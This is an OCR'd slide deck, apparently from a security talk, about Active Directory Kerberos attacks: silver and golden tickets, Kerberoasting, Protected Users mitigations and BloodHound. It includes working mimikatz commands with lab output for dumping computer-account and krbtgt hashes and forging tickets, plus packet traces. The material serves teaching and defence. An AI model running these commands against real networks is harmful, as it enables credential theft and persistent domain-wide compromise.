2064	2018-11-22 20:38:55.018022	Win7PC1	win10-pc1	SMB2	306	Negotiate Protocol Response
2065	2018-11-22 20:38:55.018081	win10-pc1	Win7PC1	SMB2	232	Negotiate Protocol Request
2066	2018-11-22 20:38:55.024438	Win7PC1	win10-pc1	SMB2	306	Negotiate Protocol Response
2067	2018-11-22 20:38:55.026090	win10-pc1	192.168.1.50	TCP	66	52183 → 88 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
2070	2018-11-22 20:38:55.026558	192.168.1.50	win10-pc1	TCP	66	88 → 52183 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
2071	2018-11-22 20:38:55.026634	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
2072	2018-11-22 20:38:55.026674	win10-pc1	192.168.1.50	KRB5	1691	TGS-REQ
2073	2018-11-22 20:38:55.026789	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [ACK] Seq=1 Ack=1638 Win=65536 Len=0
2074	2018-11-22 20:38:55.030454	192.168.1.50	win10-pc1	TCP	1514	88 → 52183 [ACK] Seq=1 Ack=1638 Win=65536 Len=1460 [TCP segment of a reassembled PDU]
2075	2018-11-22 20:38:55.030455	192.168.1.50	win10-pc1	KRB5	183	TGS-REP
2076	2018-11-22 20:38:55.030514	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [ACK] Seq=1638 Ack=1590 Win=65536 Len=0
2077	2018-11-22 20:38:55.030587	win10-pc1	192.168.1.50	TCP	54	52183 → 88 [FIN, ACK] Seq=1638 Ack=1590 Win=65536 Len=0
2078	2018-11-22 20:38:55.030686	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [ACK] Seq=1590 Ack=1639 Win=65536 Len=0
2079	2018-11-22 20:38:55.030758	192.168.1.50	win10-pc1	TCP	60	88 → 52183 [RST, ACK] Seq=1590 Ack=1639 Win=0 Len=0
2080	2018-11-22 20:38:55.030899	win10-pc1	Win7PC1	SMB2	1903	Session Setup Request
2081	2018-11-22 20:38:55.031093	Win7PC1	win10-pc1	TCP	60	445 → 52182 [ACK] Seq=505 Ack=2187 Win=65536 Len=0
2082	2018-11-22 20:38:55.032766	Win7PC1	win10-pc1	SMB2	315	Session Setup Response
2083	2018-11-22 20:38:55.033084	win10-pc1	Win7PC1	SMB2	156	Tree Connect Request Tree: \\win7pc1\vss
2084	2018-11-22 20:38:55.039443	Win7PC1	win10-pc1	SMB2	138	Tree Connect Response
2085	2018-11-22 20:38:55.039576	win10-pc1	Win7PC1	SMB2	212	Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
2086	2018-11-22 20:38:55.039908	Win7PC1	win10-pc1	SMB2	131	Ioctl Response, Error: STATUS_FILE_CLOSED
2087	2018-11-22 20:38:55.040542	win10-pc1	Win7PC1	SMB2	234	Create Request File: ?
2088	2018-11-22 20:38:55.041054	Win7PC1	win10-pc1	SMB2	298	Create Response File:
2089	2018-11-22 20:38:55.041432	win10-pc1	Win7PC1	SMB2	275	GetInfo Request FS_INFO/FileFsVolumeInformation File: ;GetInfo Request FS_INFO/FileFsAttributeInformation File:
2090	2018-11-22 20:38:55.041957	Win7PC1	win10-pc1	SMB2	250	GetInfo Response;GetInfo Response

If you have an Service Ticket issued before the account is disabled, the ST will work for life time ie; (10 hours). (Don’t disable the accounts, revoke the permissions!!)

Passing Offline Created Service Tickets: Silver Tickets

- Passing Service Ticket aka Silver Ticket
- KDC encrypts the Service Ticket with the hash of the computer account.

  Eg; If accessing a CIFS share \\server1\finance-files

  KDC encrypts the Service Ticket with the hash of the computer object of server1 stored in Active Directory.

- KDC does not checks if you have permissions on the server/share.

  Responsibility of the Target service to verify if you have permissions.

- If you have the password hash of the Service, It can be used to create a Service ticket Offline, with your defined permissions, group membership, expiry time.

- No Privilege Account Certificate (PAC) validation performed.

Silver Ticket: Attacker View

```
Authentication Id : 0 ; 52775 (00000000:0000ce27)
Session           : UndefinedLogonType from 0
User Name         : (null)
Domain            : (null)
Logon Server      : (null)
Logon Time        : 11/23/2018 2:18:55 AM
SID               :
        msv :
         [00000003] Primary
         * Username : WIN7PC1$
         * Domain   : LABINDISTRESS
         * NTLM     : aeed8ae43188e6507ac756498361d31e
         * SHA1     : 5372865316699705834d7ae9383ea29010d9a0c7
        tspkg :
        wdigest :
        kerberos :
        ssp :
        credman :
```

```
mimikatz # misc::cmd

mimikatz # kerberos::golden /user:labadmin /domain:labindistress.local /sid:S-1-5-21-3844510086-2928011428-106315059 /target:win7pc1 /rc4:aeed8ae43188e6507ac756498361d31e /service:cifs /ptt
User      : labadmin
Domain    : labindistress.local (LABINDISTRESS)
SID       : S-1-5-21-3844510086-2928011428-106315059
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: aeed8ae43188e6507ac756498361d31e - rc4_hmac_nt
Service   : cifs
Target    : win7pc1
Lifetime  : 11/23/2018 2:57:54 PM ; 11/20/2028 2:57:54 PM ; 11/20/2028 2:57:54 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'labadmin @ labindistress.local' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF7F8121E68

mimikatz #
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\tools\Mimikatz\x64>klist

Current LogonId is 0:0x44445

Cached Tickets: (1)

#0>     Client: labadmin @ labindistress.local
        Server: cifs/win7pc1 @ labindistress.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 11/23/2018 14:57:54 (local)
        End Time:   11/20/2028 14:57:54 (local)
        Renew Time: 11/20/2028 14:57:54 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\tools\Mimikatz\x64>dir \\win7pc1\c$
 Volume in drive \\win7pc1\c$ has no label.
 Volume Serial Number is 62C5-3346

 Directory of \\win7pc1\c$

06/11/2009  01:42 AM                24 autoexec.bat
11/09/2017  02:52 PM    <DIR>          bloodhound
06/11/2009  01:42 AM                10 config.sys
```

316	2018-11-24 05:59:33.053264	192.168.1.19	192.168.1.44	TCP	66 49791 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
317	2018-11-24 05:59:33.053565	192.168.1.44	192.168.1.19	TCP	66 445 → 49791 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
318	2018-11-24 05:59:33.053628	192.168.1.19	192.168.1.44	TCP	54 49791 → 445 [ACK] Seq=1 Ack=1 Win=525568 Len=0
319	2018-11-24 05:59:33.053695	192.168.1.19	192.168.1.44	SMB2	232 Negotiate Protocol Request
320	2018-11-24 05:59:33.054295	192.168.1.44	192.168.1.19	SMB2	306 Negotiate Protocol Response
321	2018-11-24 05:59:33.054958	192.168.1.19	192.168.1.44	SMB2	1980 Session Setup Request
322	2018-11-24 05:59:33.055200	192.168.1.44	192.168.1.19	TCP	60 445 → 49791 [ACK] Seq=253 Ack=2105 Win=65536 Len=0
323	2018-11-24 05:59:33.056095	192.168.1.44	192.168.1.19	SMB2	314 Session Setup Response
324	2018-11-24 05:59:33.056418	192.168.1.19	192.168.1.44	SMB2	158 Tree Connect Request Tree: \\win7pc1\IPC$
325	2018-11-24 05:59:33.056675	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
326	2018-11-24 05:59:33.056738	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
327	2018-11-24 05:59:33.056967	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED
328	2018-11-24 05:59:33.057414	192.168.1.19	192.168.1.44	SMB2	204 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \win7pc1\c$
329	2018-11-24 05:59:33.057660	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
330	2018-11-24 05:59:33.057945	192.168.1.19	192.168.1.44	SMB2	154 Tree Connect Request Tree: \\win7pc1\c$
331	2018-11-24 05:59:33.058196	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
332	2018-11-24 05:59:33.058271	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
333	2018-11-24 05:59:33.058434	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED

Silver Ticket: Long term Foothold in the Network

Attacker only requires the Hash of the server hosting the service.

- RID of valid account
- Domain SID
- Groups RID

Can all be identified using low privileged user account


```
mimikatz # kerberos::golden /user:labadmin /id:1108 /groups:513,1117 /domain:labindistress.local /target:win7pc1 /sid:S-1-5-21-3844510086-2928011428-106315059 /rc4:aeed8ae43188e6507ac756498361d31e
/service:cifs /ptt
User      : labadmin
Domain    : labindistress.local (LABINDISTRESS)
SID       : S-1-5-21-3844510086-2928011428-106315059
User Id   : 1108
Groups Id : *513 1117
ServiceKey: aeed8ae43188e6507ac756498361d31e - rc4_hmac_nt
Service   : cifs
Target    : win7pc1
Lifetime  : 11/24/2018 3:46:44 PM ; 11/21/2028 3:46:44 PM ; 11/21/2028 3:46:44 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'labadmin @ labindistress.local' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF644D51E68
```

Valid username, Valid RID, Group membership (Domain Admins and RID of disabled account)

- Attacker in the network > Blue team identifies the compromised account > Disables the account > Keeps the permissions intact for investigation.

Passing Offline Created Tickets(TGT): Golden Tickets

- Ticket Granting Ticket (TGT)
- Requirement:
  - Hash of the krbtgt Account
  - SID of Domain
  - Domain Name
  - Username

Hash of krbtgt account only available in the Domain Controller


Golden Ticket: Attacker View

```
mimikatz # lsadump::lsa /user:krbtgt /inject
Domain : LABINDISTRESS / S-1-5-21-3844510086-2928011428-106315059

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 10b572f7a53a15ed231e064348500efe
    LM   :
  Hash NTLM: 10b572f7a53a15ed231e064348500efe
    ntlm- 0: 10b572f7a53a15ed231e064348500efe
```

```
mimikatz # kerberos::golden /user:labadmin /id:1108 /domain:labindistress.local /sid:S-1-5-21-3844510086-2928011428-106315059 /rc4:10b572f7a53a15ed231e064348500efe /ptt
User      : labadmin
Domain    : labindistress.local (LABINDISTRESS)
SID       : S-1-5-21-3844510086-2928011428-106315059
User Id   : 1108
Groups Id : *513 512 520 518 519
ServiceKey: 10b572f7a53a15ed231e064348500efe - rc4_hmac_nt
Lifetime  : 11/24/2018 5:59:06 PM ; 11/21/2028 5:59:06 PM ; 11/21/2028 5:59:06 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'labadmin @ labindistress.local' successfully submitted for current session

mimikatz #
```

```
#1>     Client: labadmin @ labindistress.local
        Server: krbtgt/labindistress.local @ labindistress.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 11/24/2018 18:07:45 (local)
        End Time:   11/21/2028 18:07:45 (local)
        Renew Time: 11/21/2028 18:07:45 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:

#2>     Client: labadmin @ labindistress.local
        Server: cifs/srv12-dc1 @ LABINDISTRESS.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate name_canonicalize
        Start Time: 11/24/2018 18:08:46 (local)
        End Time:   11/25/2018 4:08:46 (local)
        Renew Time: 12/1/2018 18:08:46 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called: SRV12-DC1.LabinDistress.local

C:\tools\Mimikatz\x64>dir \\srv12-dc1\c$
 Volume in drive \\srv12-dc1\c$ has no label.
 Volume Serial Number is EE59-0C49

 Directory of \\srv12-dc1\c$

08/22/2013  07:52 PM    <DIR>          PerfLogs
10/14/2018  09:16 PM    <DIR>          Program Files
10/14/2018  08:37 PM    <DIR>          Program Files (x86)
11/18/2018  04:09 PM    <DIR>          Tools
11/18/2018  07:29 PM    <DIR>          Users
11/18/2018  04:10 PM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)  52,921,122,816 bytes free
```

Golden Ticket: Network Trace



758	2018-11-24 18:00:07.380656	192.168.1.19	192.168.1.50	TCP	54 49942 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
759	2018-11-24 18:00:07.380850	192.168.1.19	192.168.1.50	KRB5	1559 TGS-REQ
760	2018-11-24 18:00:07.381301	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [ACK] Seq=1 Ack=1506 Win=65536 Len=0
761	2018-11-24 18:00:07.393120	192.168.1.50	192.168.1.19	KRB5	1468 TGS-REP
762	2018-11-24 18:00:07.393289	192.168.1.19	192.168.1.50	TCP	54 49942 → 88 [FIN, ACK] Seq=1506 Ack=1415 Win=64256 Len=0
763	2018-11-24 18:00:07.393671	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [ACK] Seq=1415 Ack=1507 Win=65536 Len=0
764	2018-11-24 18:00:07.393924	192.168.1.50	192.168.1.19	TCP	60 88 → 49942 [RST, ACK] Seq=1415 Ack=1507 Win=0 Len=0
765	2018-11-24 18:00:07.394427	192.168.1.19	192.168.1.44	SMB2	1731 Session Setup Request
766	2018-11-24 18:00:07.394992	192.168.1.44	192.168.1.19	TCP	60 445 → 49941 [ACK] Seq=505 Ack=2015 Win=65536 Len=0
767	2018-11-24 18:00:07.397029	192.168.1.44	192.168.1.19	SMB2	314 Session Setup Response
768	2018-11-24 18:00:07.397882	192.168.1.19	192.168.1.44	SMB2	158 Tree Connect Request Tree: \\win7pc1\IPC$
769	2018-11-24 18:00:07.398359	192.168.1.44	192.168.1.19	SMB2	138 Tree Connect Response
770	2018-11-24 18:00:07.398525	192.168.1.19	192.168.1.44	SMB2	212 Ioctl Request FSCTL_VALIDATE_NEGOTIATE_INFO
771	2018-11-24 18:00:07.398922	192.168.1.44	192.168.1.19	SMB2	131 Ioctl Response, Error: STATUS_FILE_CLOSED
772	2018-11-24 18:00:07.399688	192.168.1.19	192.168.1.44	SMB2	204 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \win7pc1\c$

192.168.1.19 → Attacker
192.168.1.50 → Domain Controller
192.168.1.44 → Target

Protected User Group

- What about Domain accounts with Local Admin privileges ?


- Have to add each privilege domain account to "Deny access to computer from network setting".

  Not practical and helpdesk users require remote access on end user machines.


- Attacker has access to a system


  Waits for a privilege user to log in → steals hash → PtH.


- What if hashes were not retained in client LSASS for Privilege accounts



Protected user Group – Before and After








Server Requirements:

Primary Domain Controller (PDC) should be hosted on Server 2012 R2



Client Requirements:

Hosts must be running Windows 8.1, server 2012 R2 or later or Windows 7 and Server 2008 R2 with KB2871997 installed

Are these just Proof of Concept Attacks ?

Real world APT Tools Techniques and Procedures

- **Pass the Hash**
  - APT1 – Chinese
  - APT28- Russia GRU
  - APT29- Russia GRU – DNC Attack – US Elections

- **NTLM Authentication Attack**
  - APT: Dragonfly 2.0, Russian group targeting government entities, forced SMB auth
  - DarkHydrus: Threat group targeting educational institutions in the ME since 2016

- **Kerberos Based Attacks**
  - BRONZE BUTLER: Cyber espionage group having ties with China.
  - Ke3chang: Threat group attributed to China, targeting Oil, government and Military network. Also known as APT15, Mirage, Vixen Panda.
  - APT29: Threat group that has been attributed to the Russian government. Deploys a malware codename CozyCar and SeaDuke.
  - https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses

Short Recap


- **Silver Ticket**
  - NTLM Hash of the target computer account
    - Client LSASS memory
    - Domain Controller

- **Golden Ticket**
  - NTLM Hash of the krbtgt Account
  - Domain Controller ONLY

  - Requires works before you acquire the hash
  - What if I told, you can acquire credentials* of a privileged account just by using a normal domain user ?

Kerberoasting

- Roasting a Kerberos Ticket
- Service Ticket is encrypted by Hash of password computer account.
- Exploited this to create a offline Service Ticket.
- What if we try to crack the Service Ticket issued by KDC ?
  - Have a wordlist → crack the service ticket → if you are able to open the ST → you have the clear text password!



Computer account password set at the time the computer is joined to domain.

Computer account passwords are extremely long and likely contain non-printable character


Kerberoasting: Service Account (user)

- Service Accounts are also used by Applications
  - SQL, SCVMM, SCCM, Sharepoint, Third-Party Application Servers
  - Request a Service Ticket for Service Accounts, crack it Offline
  - Service Accounts passwords are rarely changed
  - Can be cracked using today's computing power
  - Invoke-Kerberoating from Powersploit Module

Service Accounts in Domain Admins Group

- Kerberoasting has been a very effective way to elevate privileges to Domain Admins
- Domain Admins membership to only manage Active Directory Domain
- Recent Twitter exchange, where Cisco accepted their service account does not need to be in Domain Admin
- Vendor ask you to add their service account to Domain Admins only for Convenience.

Increases the attack surface to many folds!!



Exploiting relationship within Active Directory Objects

- In Active Directory everything is an object - Users, Computers, Groups, Domains, OU, Group Policy
- Objects have relationship between themselves
  - Computer Objects have Access over Users
  - Users have access over Computer
  - OU have access over all
  - User have sessions on computer
  - User have admin access on computer

- User A → Computer A → Computer B → User C

- If we can map out all these relationships in a graph we can carve a path to our target.

BloodHound

- Is an Active Directory Object Relationship Graphing Tool.
- BloodHound does not have any offensive capacity itself, but it is a fantastic tool for mapping the targeted environment and visualizing possible attack paths to get the job done.

Lets see how!!

Thank You All!